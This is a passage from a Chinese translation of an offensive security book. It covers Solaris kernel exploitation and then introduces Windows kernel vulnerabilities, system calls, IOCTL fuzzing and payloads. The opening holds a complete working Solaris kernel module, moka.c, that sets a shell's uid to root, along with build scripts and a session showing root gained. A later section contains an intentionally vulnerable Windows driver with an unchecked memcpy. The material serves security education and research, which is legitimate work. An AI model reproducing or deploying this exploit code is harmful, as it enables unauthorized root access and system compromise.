我们开始迭代在[2]处的进程结构的链表。在迭代之前，需要为这个链表夺取在[1]处的锁。当分析目标进程的时候（在我们的例子里是破解进程./o0o0），这样做并没有改变什么。practive是链表的头部指针，因此，从[2]开始，并通过p_next指针移到下一区段。在[3]上，把进程名与可执行的破解代码做比较；被整理后破解代码的名字里有o0o0。这个可执行模块的名字保存在用户结构的u_comm数组里，进程结构的p_user指向它。strstr()函数实际上搜索的是第一个在u_comm中出现的字符串o0o0。如果在进程名中发现这个特殊的字符串，我们将夺取[4]处的可执行破解父进程的进程描述符，在这里是shell解释程序。从这一点开始，代码将为shell [5]建立新凭证结构。为凭证结构操作[6]锁住mutex，更新shell老的凭证结构，在[7]处把用户ID改为0（根用户）。特权提升代码为在[8]和[9]处的凭证结构和进程结构链表解锁mutex，之后将结束。

```
------------------------- moka.c ------------------------------------

#include <sys/systm.h>
#include <sys/ddi.h>
#include <sys/sunddi.h>
#include <sys/cred.h>
#include <sys/types.h>
#include <sys/proc.h>
#include <sys/procfs.h>
#include <sys/kmem.h>
#include <sys/errno.h>
#include <fcntl.h>
#include <unistd.h>

#include <sys/modctl.h>
extern struct mod_ops mod_miscops;

int g3mm3(void);

int g3mm3()
{

  register proc_t *p;
  register proc_t *pp;
  cred_t *cr, *newcr;
```

26

```
     mutex_enter(&pidlock);
       for (p = practive; p != NULL; p = p->p_next) {

               if(strstr(p->p_user.u_comm, (char *) "o0o0")) {

                  pp = p->p_parent;
                  newcr = crget();

                  mutex_enter(&pp->p_crlock);
                  cr = pp->p_cred;
                  crcopy_to(cr, newcr);
                  pp->p_cred = newcr;
                  newcr->cr_uid = 0;
                  mutex_exit(&pp->p_crlock);

               }

           continue;

         }

     mutex_exit(&pidlock);

     return 1;
}

static struct modlmisc modlmisc =
{
    &mod_miscops,
    "u_comm"
};

static struct modlinkage modlinkage =
{
    MODREV_1,
    (void *) &modlmisc,
    NULL
};

int _init(void)
{
    int i;

    if ((i = mod_install(&modlinkage)) != 0)
        //cmn_err(CE_NOTE, "");
                ;
#ifdef _DEBUG
    else
```

```
        cmn_err(CE_NOTE, "0o0o0o0o installed o0o0o0o0o0o0");
#endif
    i = g3mm3();
    return i;
}

int _info(struct modinfo *modinfop)
{
    return (mod_info(&modlinkage, modinfop));
}


int _fini(void)
{
    int i;

    if ((i = mod_remove(&modlinkage)) != 0)
        //cmn_err(CE_NOTE, "not removed");
                ;
#ifdef DEBUG
    else
        cmn_err(CE_NOTE, "removed");
#endif

    return i;
}
```

如果你没有开发内核代码的背景，将很难确定正确的编译选项，因此，我们分别为64位和32位Solaris 内核提供了不同的shell脚本，用于编译这个内核模块。

```
----------------------------- make64.sh --------------------------------
/opt/SUNWspro/bin/cc -xCC -g -xregs=no%appl,no%float -xarch=v9 \
-DUSE_KERNEL_UTILS -D_KERNEL -D_B64 moka.c
ld -o moka -r moka.o
rm moka.o
mv moka o064
gcc -o o0o0 sysfs_ex.c
/usr/ccs/bin/strip o0o0 o064
----------------------------- make32.sh --------------------------------
/opt/SUNWspro/bin/cc -xCC -g -xregs=no%appl,no%float -xarch=v8 \
-DUSE_KERNEL_UTILS -D_KERNEL -D_B32 moka.c
ld -o moka -r moka.o
rm moka.o
mv moka o032
gcc -o o0o0 sysfs_ex.c
/usr/ccs/bin/strip o0o0 o032
```

26

26.2.3 得到根权限（uid=0）

最后一节将介绍怎样在Solaris上得到根权限（uid=0）。让我们看一下怎样从命令行运行破

解代码。

```
$ uname -a
SunOS slint 5.8 Generic_108528-09 sun4u sparc SUNW,Ultra-5_10
$ isainfo -b
64
$ id
uid=1001(ser) gid=10(staff)
$ tar xf o0o0.tar
$ ls -l
total 180
drwxr-xr-x   6 ser      staff        512 Mar 19  2002 o0o0
-rw-r--r--   1 ser      staff      90624 Aug 24 11:06 o0o0.tar
$ cd o0o0
$ ls
6           8           make.sh     moka.c      o032-8      o064-7      o064-9
sysfs_ex.c
7           9           make32.sh   o032-7      o032-9      o064-8      o0o0
$ id
uid=1001(ser) gid=10(staff)
$ ./o0o0
$ id
uid=1001(ser) gid=10(staff) euid=0(root)
$ touch toor
$ ls -l toor
-rw-r--r--   1 root     staff          0 Aug 24 11:18 toor
$
```

这个破解假设[1]将在32位或64位的Solaris 7、8和9上运行。因为时间的关系，我们没在老版本的Solaris OS（例如2.6或2.5.1）上测试，因此，这个破解不支持这些版本。但我们相信，这个破解至少可以在Solaris 2.5.1和2.6上编译并工作。

26.3 小结

本章主要介绍了怎样破解第25章中发现并讨论的内核漏洞。为各种破解精心制作注入shellcode的载荷是很困难的，在OpenBSD破解里，我们就费了很大的劲。注意，有些内核错误很容易被破解，而有些则需要我们付出更多努力才能破解。

为了可以开始动手编写自己的破解代码，或者使内核代码更安全，我们重点讨论了内核的破解方法。我们相信，审计内核代码是非常有趣的，为自己发现的错误写破解代码就更有趣了。许多项目提供了完整的内核源码，正等着你用cvs同步下来，审计它呢。享受发现漏洞的乐趣吧……

第 27 章

破解Windows内核

本章介绍怎样寻找并利用Windows内核模式代码里的bug。我们先会大致介绍一下内核及常见的编程缺陷，随后将介绍两个常见的可以被利用的内核接口——系统调用和设备驱动I/O控制代码。最后将介绍可以提升特权的、执行二次用户模式载荷并破坏内核安全的内核模式利用载荷。

27.1 Windows 内核模式缺陷——逐渐增多的猎物

如今，关于影响Windows内核模式代码的漏洞的消息频繁出现。随便在哪个月，在*Bugtraq*或*Full Disclosure*上总会看到有人报告内核问题，一般是一些通过设备驱动程序里的缺陷来提升本地特权的，偶尔也会有远程可利用的漏洞，通常不需要认证。具有讽刺意味的是，这些问题中的大多数都出自安全产品本身，例如个人防火墙。

一般的看法是，人们很少去注意内核bug，因为与用户模式的bug相比，它给人的感觉是更难被发现，也更难利用。事实上，影响用户模式应用程序的许多bug（栈溢出、整数溢出、堆溢出等）在内核代码中同样会出现；在用户模式应用程序里寻找bug的技术（模糊测试、静态分析、动态分析等）对内核模式代码同样起作用。在某些情形下，内核模式代码里的bug甚至比用户模式里的更容易被发现。

现如今，内核缺陷受到的重视越来越多，这是为什么呢？或许是下面这些因素促成的。

- **对内核低级操作了解更多了。**Windows内核从本质上讲是一个复杂的黑盒子，不过，在过去的十多年里，人们逐渐了解了它。目前有许多资源可以帮助我们理解它，Mark E. Russinovich和David A. Solomon所著的*Microsoft Windows Internals，Fourth Edition*（Microsoft Press，2004）无疑是一个非常好的入门参考书。此外，一些发表在*Phrack*上的关于操纵内核的文章以及张贴在Rootkit.com上的内容，把内核里一些隐晦的内部结构清楚地展现在了世人面前。
- **用户模式应用程序里的漏洞变得越来越少，也更难寻找了。**在安全社团里，人们普遍认为简单的栈溢出漏洞正慢慢枯竭，至少在重要的Windows服务里是这样。然而，运行在内核里的代码却很少有人仔细检查，部分原因是由于魔法般的驱动程序开发所致。开发者通常是在碰到需求的时候才会琢磨来自设备DDK（Driver Development Kit）的例子，而且大多数的软件作坊也没有足够的人手做驱动程序的同级评审（peer review）。基于以上

原因，内核模式代码成了潜在的“盛产”漏洞的地方。

- **互相连接的外围设备导致内核暴露面增加**。目前，一般的笔记本都带有无线网卡、蓝牙适配器、红外等接口。这样的设备由内核模式驱动程序所控制，它们负责分析接收到的原始数据，并且为其他的设备驱动程序或用户模式的应用程序提取数据。这些薄弱之处很可能会成为处于同一物理位置的攻击者的目标。

27.2 Windows内核介绍

在保护模式下运行的Windows有两种操作模式——用户模式和内核模式，CPU通过特权环强制运行这两种模式：ring 3为用户模式，ring 0为内核模式。因为内核模式代码运行在ring 0，所以它可以访问所有的硬件和机器资源。内核的职责包括内存管理、线程调度、硬件抽象以及安全强制等。作为攻击者，我们的目标是利用内核模式代码里的漏洞“获得ring 0”，更确切地说，就是在内核模式里执行我们的代码，从而随意访问系统资源。

Windows内核一般位于`ntoskrnl.exe`之内，尽管这个文件名可能会根据PAE（Physical Address Extension）及多处理器支持等情况而有所变化。内核由引导安装程序加载，在Windows 2003及以前的版本上是`ntldr.exe`，在Vista上改成了`winload.exe`。`ntoskrnl`执行操作系统的核心，包括虚拟内存管理、对象管理、缓存管理、进程管理和安全引用监视器（Security Reference Monitor）。其他的功能，诸如窗口管理器（Window Manager）和对画图组件（graphics primitive）的支持等通过加载的内核模块（称为设备驱动程序）实现。

设备驱动程序这个术语属于典型的用词不当。尽管有许多设备驱动程序直接与外围设备交互，例如网卡、声卡、显卡等，但一些驱动程序和物理设备并没有关系，只是扩展了内核某个方面的功能。Windows带有很多设备驱动程序，不仅有必备的只支持基本功能的微软驱动程序（例如对多重文件系统的支持），也包括控制特殊硬件的第三方驱动程序。

注解 注意！当我们谈论内核模式代码里的bug时，不一定是指微软代码中的bug。尽管核心内核、图形子系统和微软驱动程序中存在漏洞，但现在报告的大多数内核模式缺陷实际上来自第三方设备驱动程序。第三方驱动程序代码与微软的代码相比较，质量通常会差一些。同样，简单的栈溢出在微软的产品里已经很难看到了，但许多第三方的用户模式代码里仍很普遍。

27.3 常见内核模式编程缺陷

让我们看一些常见的内核bug种类。你可能会注意到，不论我们攻击的是内核模式代码还是用户模式代码，这些潜在的缺陷几乎是一样的。基于这个理由，我们将不再详细阐述每一类bug，因为我们已经在本书的其他地方详细讨论过了。本章只介绍与内核模式有关的内容。

声名狼藉的蓝屏死机

当内核碰到危及系统操作安全的情形时，系统就会死机。这个情形被称为bug检查，也就是我们常说的“终止错误”或“蓝屏”（Blue Screen Of Death，BSOD）。我们在本章可能会交替使用这些术语。

当系统被破坏（break）时，如果附上了内核调试器，就可以用调试器仔细检查崩溃的情况；如果没有附上调试器，系统就会在蓝色的屏幕上显示出错信息，并把崩溃的信息转储到磁盘上。

如果你准备模糊测试内核代码或开发内核模式载荷，那么，强烈建议你附上内核调试器，以便出现未经处理的异常时，可以进行实时调试。另一个方法是检查转储的信息，这允许离线分析。

27.3.1 栈溢出

一些在用户模式里利用栈溢出的基本概念同样适用于内核模式，改写返回地址通常就足以控制执行流。

本地用户利用内核栈溢出的过程通常很琐细。可以直接用任意地址（攻击者已经在用户模式里把他的shellcode映射到那里了）改写返回地址。这个方法有两个好处：第一，shellcode的大小没有限制，因为不必把它保存在栈缓冲区里；第二，没有字符限制，shellcode可以包含任何字节，包括空字节，因为不需要把它复制到本地栈变量缓冲区里，因此也就不会受到应用程序限制的影响。

当远程触发栈溢出时，载荷必须是自包含的。一些无线设备厂商为了修复远程可进入的、在解析畸形802.11b 帧时出现的栈溢出，提供了升级的驱动程序。强烈推荐你阅读这些利用栈溢出的文章，它们发表在*Uninformed Journal*里，见http://www.uninformed.org/?v=6&a=2&t=sumry。

/GS标记

自Windows Server 2003 SP1 DDK发布时起，编译器在编译设备驱动程序时默认打开`/GS`标记。这样一来，如果系统发现它在运行时出现栈溢出，就会生成bug检查0xF7（`DRIVER_OVERRAN_STACK_BUFFER`），从而出现熟悉的BSOD。这在本质上属于拒绝服务，不过，如果它可以被远程触发，且不需要认证，那么我们就有充分的理由认为它是十分严重的问题。

仔细考虑下面这个分派函数。我们在27.5节中会仔细介绍驱动程序漏洞，此时，只要注意到

```
Irp->AssociatedIrp.SystemBuffer
```

指向用户的缓冲区就足够了，它的长度是

```
irpStack->Parameters.DeviceIoControl.InputBufferLength
```

这个函数对通过这个缓冲区传递的结构进行处理。它包含十分明显的溢出，此外还有内存泄露的问题，因为它几乎没有验证输入缓冲区的长度。

```
typedef struct _MYSTRUCT
{
    DWORD d1;
    DWORD d2;
```

```
      DWORD d3;
      DWORD d4;
 } MYSTRUCT, *PMYSTRUCT;


NTSTATUS DriverDispatch(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
    PIO_STACK_LOCATION      irpStack;
    DWORD                   dwInputBufferLength;
    PVOID                   pvIoBuffer;
    DWORD                   dwIoControlCode;
    NTSTATUS                ntStatus;
    MYSTRUCT                myStruct;

    ntStatus = STATUS_SUCCESS;
    irpStack = IoGetCurrentIrpStackLocation(Irp);

    pvIoBuffer              = Irp->AssociatedIrp.SystemBuffer;
    dwInputBufferLength     = irpStack-
>Parameters.DeviceIoControl.InputBufferLength;
    dwIoControlCode         = irpStack-
>Parameters.DeviceIoControl.IoControlCode;

    switch (irpStack->MajorFunction)
    {
     case IRP_MJ_CREATE:
        break;

     case IRP_MJ_SHUTDOWN:
        break;
     case IRP_MJ_CLOSE:
        break;

     case IRP_MJ_DEVICE_CONTROL:

             switch (dwIoControlCode)
             {
                     case IOCTL_GSTEST_DOWORK:

                             if (dwInputBufferLength)
                             {
                                    memcpy(&myStruct, pvIoBuffer,
dwInputBufferLength);
                                    DoWork(&myStruct);
                                    memcpy(Irp-
>AssociatedIrp.SystemBuffer, pvIoBuffer, dwInputBufferLength);
                                    Irp->IoStatus.Information =
dwInputBufferLength;
                             }
```

```
                              else
                              {
                                        ntStatus =
STATUS_INVALID_PARAMETER;

                              }
                              break;

                              default:

                              ntStatus = STATUS_INVALID_PARAMETER;
                              break;
               }

          break;
     }

     Irp->IoStatus.Status = ntStatus;
     IoCompleteRequest(Irp, IO_NO_INCREMENT);
     return ntStatus;
}
```

反汇编这个函数的epilog看看，这个驱动程序包含的函数是用/GS编译的，因此，我们期待看到验证栈cookie的过程：

```
; Disassembly of call to IoCompleteRequest and epilog
.text:00011091                  xor     dl, dl
.text:00011093                  mov     ecx, eax
.text:00011095                  call    ds:IofCompleteRequest
.text:0001109B                  xor     eax, eax
.text:0001109D                  pop     ebp
.text:0001109E                  retn    8
```

这个函数只是调用了IoCompleteRequest并返回。通过尝试并测试所改写的保存的返回地址，从这个函数获取执行控制是件很普通的事情。编译器判定这个函数不会产生太大的风险，因此就没有用栈cookie保护它。只要在这个函数的顶端插入下列虚构的代码行，重新编译并反汇编，栈保护就被启用了：

```
CHAR chBuffer[64];
...
strcpy(chBuffer, "This is a test");
DbgPrint(chBuffer);


; Disassembly of call to IoCompleteRequest and epilog
.text:000110BF                  xor     dl, dl
.text:000110C1                  mov     ecx, ebx
.text:000110C3                  call    ds:IofCompleteRequest
.text:000110C9                  mov     ecx, [ebp-4]
.text:000110CC                  pop     edi
```

```
.text:000110CD                  pop     esi
.text:000110CE                  xor     eax, eax
.text:000110D0                  pop     ebx
.text:000110D1                  call    sub_11199
.text:000110D6                  leave
.text:000110D7                  retn    8


; Stack cookie validation routine
.text:00011199 sub_11199        proc near               ; CODE XREF:
.text:00011199                  cmp     ecx, BugCheckParameter2
.text:0001119F                  jnz     short loc_111AA
.text:000111A1                  test    ecx, 0FFFF0000h
.text:000111A7                  jnz     short loc_111AA
.text:000111A9                  retn
```

/GS这个选择性应用的特性对内核模式破解程序的作者来说是个好消息。尽管/GS标记有时使破解变得更困难，但对设备驱动程序来说，传递结构要比字符数组更常见，因此，系统仍有很多薄弱点。

比起只判断函数是否包含字符数组来说，编译器用于确定函数是否应当设置栈cookie的算法要稍微复杂一些。MSDN（http://msdn2.microsoft.com/en-US/library/8dbf701c.aspx）上对此做了详细介绍。

当然，也有一些开发者会明确禁用/GS标记，或是编译器使用了老版本的DDK。

27.3.2 堆溢出

相比栈溢出来说，内核堆溢出的利用几乎没人研究。关于这个主题的唯一一次公开讨论是在SoBeIt的Xcon 2005讲演里，在http://packetstormsecurity.nl/Xcon2005/Xcon2005_SoBeIt.pdf可以找到这篇文章——“How to exploit Windows Kernel memory pool”。

已经有人在内核里发现了堆溢出漏洞。有人报告Kaspersky Internet Security Suite里存在这样的缺陷：

http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=505。

SoBeIt的方法有一个前提条件，为了在系统释放被溢出的池时获得任意写原语权限，必须在被溢出的块（chunk）之后建一个空闲的内存（池）块。任意改写可用于触发KiDebugRoutine（当一个未经处理的异常发生且内核调试器被附上时，将调用这个函数）。当系统释放伪造的池或它的邻居时，很可能会发生异常，攻击者因此就可以获得执行控制权。不过，载荷首先必须修复这个池，防止系统蓝屏，否则就前功尽弃喽。

27.3.3 没有充分验证用户模式地址

最常见的内核编码缺陷是没有正确验证从用户模式传递来的地址，从而允许攻击者改写内核空间里的任意地址。倘若攻击者可以控制目标地址，那么他对被改写值的控制力度就不是那么重要了，因为对这种类型的bug来说，有太多的方法可以获得执行控制了。

利用任意改写的常见手段是把函数指针作为目标，并且改写它，使它指向用户模式。然后，攻击者把他的载荷映射成这个用户模式应用程序里的地址，并触发（或等待）调用这个函数指针的操作。当然，把内核模式函数指针指向用户模式会有潜在的问题，如果在调用它时，包含载荷的用户模式进程不是当前的执行上下文，可能是没有内存映射到这里（或者如果有，但不是载荷），最终将导致bug检查。

任意改写漏洞在设备驱动程序中很常见，很多流行的反病毒软件都出过这类问题，其中不乏Symantec、Trend Micro等一线厂商的产品：http://www.idefense.com/intelligence/vulnerabilities/display.php?id=417，http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=469。

Microsoft Server Message Block Redirector 驱动程序也容易受到此类攻击：http://labs.idefense.com/intelligence /vulnerabilities/display.php?id=408。

我们会在本章的后面介绍怎样检测这类编码缺陷。

27.3.4 多目的化攻击

开发者经常编写驱动程序的原因是，他们需要允许用户模式应用程序访问机器的硬件和受限资源。大量粗制滥造的驱动程序没有考虑低权限用户可能会以意料之外的方式与驱动程序交互。在允许通过驱动程序对I/O空间进行访问的情形中，经常会见到这样的例子。用户模式应用程序通常运行在0级IOPL（I/O Privilege Level）下。这意味着访问I/O空间会受到I/O端口特权映射的限制，进程保存在内核里的位图指定了进程能访问哪个端口。对那些启用`SeTcbPrivilege`的进程来说，它的IOPL提升到3级，因此，它可以随意访问I/O，不过，通常只有LocalSystem才有这个特权。

这类问题的常见解决办法是创建I/O空间可访问的驱动程序。但是，如果低权限的用户可以打开这个设备，并通过这个驱动程序随意发布IN和OUT指令，那么这个解决办法本身就是漏洞。

27.3.5 共享的对象攻击

驱动程序通常需要以某种方式与用户模式应用程序进行交互，除非他们是工作在其他驱动程序产生的IRP（I/I Request Packet）上的过滤驱动程序。在访问与用户模式共享的资源时，内核模式的开发者必须非常小心，同样，当与低权限进程共享资源时，高特权的用户模式服务也必须谨慎。

在MoKB（Month of Kernel Bug）期间，有人报告了影响Windows XP及以前版本的图形子系统的问题。在包含GUI的用户模式进程里，区段被映射成只读的，这个区段可以只被重新映射成读-写和数据重写。区段的内容在使用前并没有经过内核验证，最终导致任意代码出现在内核的上下文里。关于这个问题的详细描述参见http://projects.info-pull.com/mokb/MOKB-06-11-2006.html。

至此，我们已经见识了内核代码里存在的一些漏洞，下一节将研究用户模式与内核模式间最重要的两个接口——Windows系统调用机制和设备驱动程序I/O控制代码。

27.4 Windows 系统调用

从古到今，历史总是惊人的相似，安全也不例外。翻阅早期出现的Windows内核中的漏洞，

再把它们和最近报告的问题相比较，不难得出这个结论。第一个内核bug应该是Mark Russinovich和Bryce Cogswell发现的关于系统调用验证（validation）的问题。为了解释系统调用是怎样工作的，理解下面这些内容是很有必要的。

27.4.1　理解系统调用

为了安全地允许特权操作，例如打开文件、操纵进程，系统必须通过系统调用从用户模式切换到内核模式。大多数应用程序开发者编写的代码会调用Win32 API里的库函数，它们的核心由kernel32.dll、user.dll和gdi32.dll实现。如果Win32 API函数需要生成一个系统调用，它将调用Native API里相对应的Nt* 函数：CreatFile调用NtCreatFile：CreateThead调用NtCreateThead，等等。Native API没有正式的文档，它们用于在用户模式里执行CPU指令，从而切换到内核模式，一旦切换到内核模式，它将执行特权操作（如果有必要，它将首先检查调用上下文是否有足够的访问权限）。

Ntdll.dll实现了Native API的用户模式部分。我们可以用WinDbg查看来自Native API的函数的反汇编（取自Windows XP SP2）：

```
kd> u ntdll!NtCreateFile
ntdll!NtCreateFile:

7c90d682 b825000000        mov      eax,0x25
7c90d687 ba0003fe7f        mov      edx, {SharedUserData!SystemCallStub
(7ffe0300)}
7c90d68c ff12              call     dword ptr [edx]
7c90d68e c22c00            ret      0x2c
```

前面的指令把0x25载入EAX。这是代表NtCreateFile的数字标识符（numeric identifier）。接下来是一个对位于0x7FFE0300地址的函数指针的调用，它位于SharedUserDate内存区域里。SharedUserDate有一些非常有趣的属性，在讨论内核bug的利用时，我们会重新谈论它，先暂时把它放到一边。注意，在所有Windows的版本中，SharedUserDate的地址总是0x7FFE0300，它被映射到所有的用户模式进程上，因此而得名。让我们仔细看一下SystemCallStub：

```
kd> u poi(SharedUserData!SystemCallStub)
ntdll!KiFastSystemCall:

7c90eb8b 8bd4              mov      edx,esp
7c90eb8d 0f34              sysenter
7c90eb8f 90                nop
7c90eb90 90                nop
7c90eb91 90                nop
7c90eb92 90                nop
7c90eb93 90                nop

ntdll!KiFastSystemCallRet:
7c90eb94 c3                ret
```

栈指针保存在EDX里，CPU执行SYSENTER。SYSENTER是Intel Pentium II及以上版本处理器里

的指令，可以快速切换到内核模式。它等同于AMD处理器（K7系列以后）里的SYSCALL。在SYSENTER和SYSCALL出现之前，操作系统通过执行软中断0x2E切换到内核模式。不管处理器是否支持快速指令，Windows 2000仍使用这个机制。

一旦SYSENTER被执行，控制切换到MSR（Model Specific Register）SYSENTER_EIP_MSR所指定的值。MSR是操作系统使用的配置寄存器。可以通过RDMSR和WRMSR指令分别进行读/写。这些是特权指令，因此只能从ring 0执行。在Windows XP及以上版本上，SYSENTER_EIP_MSR（0x176）被设为指向KiFastCallEntry函数。

注解 在SYSENTER之后切换到目标位置只是难题的一部分。最终定义环（ring）（代码将在这个环中运行）的段描述符会是怎样的呢？答案是，CPU把段基址硬编码成0，段大小为4GB，特权级为0。

KiFastCallEntry调用KiSystemService，这是老版本Windows处理中断0x2E的函数。KiSystemService拷贝EDX指向的用户模式栈上的参数，从而获得先前保存在EAX（系统调用编号）里的值，执行位于适当的服务表（service table）里索引处的函数。

27.4.2 攻击系统调用

用于接合用户模式和内核模式的系统调用机制有很多薄弱之处。操作系统的开发者必须确保系统调用分派（dispatch）机制是健壮的，当然，系统调用本身也要苛刻地确认参数。不这样做的话，很可能会导致“蓝屏”，或出现最糟糕的情形——以内核特权执行任意代码。基于这个原因，当在SEH（Structured Exception Handler）里使用的时候，ntoskrnl输出可以用于确认参数的函数。

ProbeForRead：这个函数检查用户模式缓冲区是否真的位于地址空间里的用户部分，且正确对齐了。

ProbeForWrite：这个函数检查用户模式缓冲区是否真的位于地址空间里的用户模式部分，是可写的，并正确对齐了。

如果某个系统调用在接受参数时没有做任何验证，这很可能是个缺陷。这恰好也是Mark Russinovich 和Bryce Cogswell在1996年用他们的NtCrash工具展示自动化时所碰到的。第一版的NtCrash在NT 4.0的Win32k.sys里共找到了13个漏洞。一年后，Russinovich发布了NtCrash的第二个版本，从http://www.sysinternals.com/files/ntcrash2.zip还可以找到它。

NtCrash2找到了40多个问题，不过这次是在ntoskrnl里。其中有很多可以加以利用。此后，微软公司就格外努力地增强系统调用的安全性。虽然Windows内核中可能仍有一些特殊的、可能会引起问题的边界情形问题存在，但花大量的时间去审计系统调用的验证问题，很可能会劳而无功（但确实可以学到许多关于内核的新知识）。

第三方代码通过使用输出的KeAddSystemServiceTable API把自己的服务表加到SSDT（System Service Descriptor Table）里是可能的。“手动”增加一个新服务表实际上更简单一些，尽管这比较少见。在第三方代码里，钩住SSDT更常见一些，也就是说，在定制某些系统时，为了

获取控制权，它们会替换KiServiceTable里的函数指针。这很可能是许多安全解决方案、rootkit和DRM为了控制对资源的访问，但又无法借助标准的OS功能时所采用的方法。但是，在许多情形下，第三方开发者并没有采取任何防护措施，从而为攻击者创造了条件；为了造成拒绝服务和可利用的条件，攻击者可以传递畸形的参数。NtCrash2又该出马了！

Kerio和Norton Personal Firewall容易受到这类漏洞的攻击：http://www.matousec.com/info/advisories/Kerio-Multiple-insufficientargument-validation-of-hooked-SSDT-functions.php；http://www.matousec.com/info/advisories/Norton-Multiple-insufficientargument-validation-of-hooked-SSDT-functions.php。

27.5　与设备驱动程序通信

用户模式与设备驱动程序交互的常见手段或许是调用Win32 API函数DeviceIoControl。这个函数允许用户通过一个可选择的输入和输出缓冲区向驱动程序发送IOCTL（I/O ConTroL code）。IOCTL是一个长度为32位的数值，包含了设备类型、请求的访问、函数代码和转移类型等信息，如下所示：

```
[Common |Device Type|Required Access|Custom|Function Code|Transfer Type]
  31     30←-----→16 15←--------→14    13    12←--------→2 1←---------→0
```

27.5.1　IOCTL组件

下面逐个讨论IOCTL的组件。

- 设备可以是微软定义的设备类型（DDK头文件里列举的）之一，或者是定制的代码，通常在0x8000以上（更确切地说，第16位，也就是通用位[①]，被置位，以显示定制的代码）。
- 为了使I/O管理器允许IRP传递给驱动程序，请求的访问位指定用户模式应用程序打开设备所必须拥有的权限。许多驱动程序的作者把这个位设为FILE_ANY_ACCESS，允许有这个驱动程序句柄的人发送IOCTL。通常可以把请求的访问限制得更严一些，例如FILE_READ_ACCESS。
- 函数代码识别IOCTL表示的函数。值得指出的是，设备所支持的IOCTL不需要额外的函数代码，根据DDK的说明，小于0x800的值由微软保留，尽管这不是强制标准。
- 转移类型指定系统在用户模式应用程序和设备之间怎样转移数据。它必须设置成以下常量之一。
- METHOD_BUFFERED：操作系统创建一个与应用程序缓冲区相同大小的非分页（non-paged）系统缓冲区。对于写操作，I/O管理器在调用驱动程序栈之前，把用户数据复制到系统缓冲区。对于读操作，I/O管理器在驱动程序栈完成请求的操作后，把数据从系统缓冲区复制到应用程序的缓冲区。
- METHOD_IN_DIRECT或METHOD_OUT_DIRECT：操作系统在内存里锁定应用程序的缓冲区。然后创建一个用于识别锁定的内存页的MDL（Memory Descriptor List），并把MDL传递给

① 原书可能有误，应该是31位。——译者注

驱动程序栈。驱动程序通过MDL访问锁定的页。

- METHOE_NEITHER：操作系统把应用程序缓冲区的虚拟字符串地址和大小传递给驱动程序栈。只有在应用程序的线程上下文里执行的驱动程序才能访问这个缓冲区。

与IOCTL处理程序有关的常见漏洞如下。

(1) 使用METHOD_NEITHER时不验证缓冲区地址。这将直接导致任意改写输出缓冲区。

(2) 不验证地址及通过结构传递的数据（适用于所有的转移类型）。驱动程序的作者可能会选择METHOD_BUFFERED来节省对缓冲区地址的验证。许多缓冲区包含有保存用户模式指针的结构。如果从内核模式访问它们，一定要对它们进行验证。

27.5.2 发现 IOCTL 处理程序中的缺陷

寻找IOCTL处理程序里的缺陷主要有3个方法，接下来将依次讨论。

1. 静态分析

通过使用反汇编器（例如IDA Pro）或调试器（例如WinDbg或OllyDbg）对驱动程序进行静态分析，可以比较容易地确定有效的IOCTL。尽管OllyDbg是一个用户模式下的调试器，但它可以用修改过的映像文件子系统加载驱动程序。这个技巧的详细内容参见http://malwareanalysis.com/CommunityServer/blogs/geffner/archive/2007/02/15/18.aspx。

OllyDbg特别有用的特征是它搜索代码结构（例如switch）的能力。驱动程序dispatch函数通常被编码成不基于IOCTL的switch语句。

静态分析的优点是可以识别所有支持的IOCTL。当处理程序不做验证时，也可以比较容易地观察到：在读写缓冲区时，没有对输入和输出缓冲区的长度进行测试。静态分析的缺点是需要比较长的周期，而且要投入很多精力。

2. 反复试验

通过在DeviceIoControl之后调用GetLastError，将有可能判断设备是否接收了IOCTL，或IOCTL是正确的但输入或输出缓冲区长度不正确，或是否IOCTL没有被处理。由于设备类型的长度是15位，函数代码的长度是10位，所以随意猜测IOCTL的值可能不会成功。更好的方法是首先进行基本的静态分析，从而确定设备类型。设备类型作为参数传递给IoCreateDevice（通常会在驱动程序的进入点函数里调用它）。通过暴力破解函数代码和转移类型来确定有效的IOCTL就可行了。接下来暴力破解有效的输入和输出缓冲区大小，试着向驱动程序发送伪造的数据。

3. 收集并模糊测试

这通常在与设备通信的进程内，通过钩住DeviceIoControl来执行。这个进程包含了指向设备的句柄，用Sysinternals Process Explorer工具可以很容易确定。这个方法的好处是，你不但可以捕获有效的IOCTL（这样的话，通过定义，你也可以知道它们的转移类型），而且还可以获悉有效的输入和输出缓冲区的大小，以及一些可用于模糊测试的示例数据。这个方法的主要缺点是，你只能捕获应用程序在你捕获期间发出的IOCTL。驱动程序里的功能可以被应用程序没有调用的（很可能从来都不会调用，例如，一些用于诊断或调试的功能被留下了，但零售版本的应用程序不会使用它们）IOCTL激活。

提示 测试设备驱动程序的有效手段或许是结合已经讨论过的方法，在执行基本的静态分析来确定完整的IOCTL列表时，模糊测试收集的数据。

我们在此并没有讨论怎样模糊测试收集到的数据，因为这在很大程度上取决于驱动程序做什么。常见的是从用户模式向内核模式传递交叉结构（across structure）。这些结构通常包含指向用户模式的指针，简单的“位翻转”法就可能导致内核模式异常，从而导致bug检查。另一方面，应用程序可能会对通过IOCTL接口传递的数据进行混淆或编码处理。这样的话，为了获得更好的代码覆盖，将需要更巧妙的模糊测试方法。

27.6 内核模式载荷

至此，我们已经详细讨论了攻击内核的方法，接下来该看看你打算在ring 0里做些什么了。当然，下面所述的内容只是建议而已，可能并不适合每一种情形。此外，我们所介绍的载荷都还有改进的余地。对其他载荷有兴趣的读者可以下载MetaSploit（http://www.metasploit.com）。

可持续性与可靠性的重要性

想一想用户模式利用程序。为用户模式编写可靠的、健壮的利用程序很重要，但并不是最根本的要取决于上下文。对客户端一边的bug利用程序来说，例如，视使用他们的上下文，可能并不需要100%的可靠性。同样，一些服务器端的利用程序可能也有一定的容错范围，打个比方说，当bug是工作池线程里的栈溢出时，访问违例就可以导致线程终止。

现在，考虑内核模式利用程序。几乎在所有的情形下，内核利用程序首先必须可以工作，为了维护系统稳定，它必须修复任何因它而被破坏的栈或堆。如果不这样做，将会导致bug检查，机器可能会立即重启。虽然允许进行其他的尝试，但这样既不巧妙也不隐秘。

27.6.1 提升用户模式进程

这个载荷的目标是提升指定应用程序的特权（尽管目的进程ID是可以配置的，但这个应用程序通常就是被缺陷所触发的那个）。为了达成这个目标，我们必须修改与进程相关联的访问令牌。访问令牌保存着身份和与进程相关联的用户账号特权的详细信息。它对应着这个进程的EPROCESS结构里的Token字段所指向的内容。

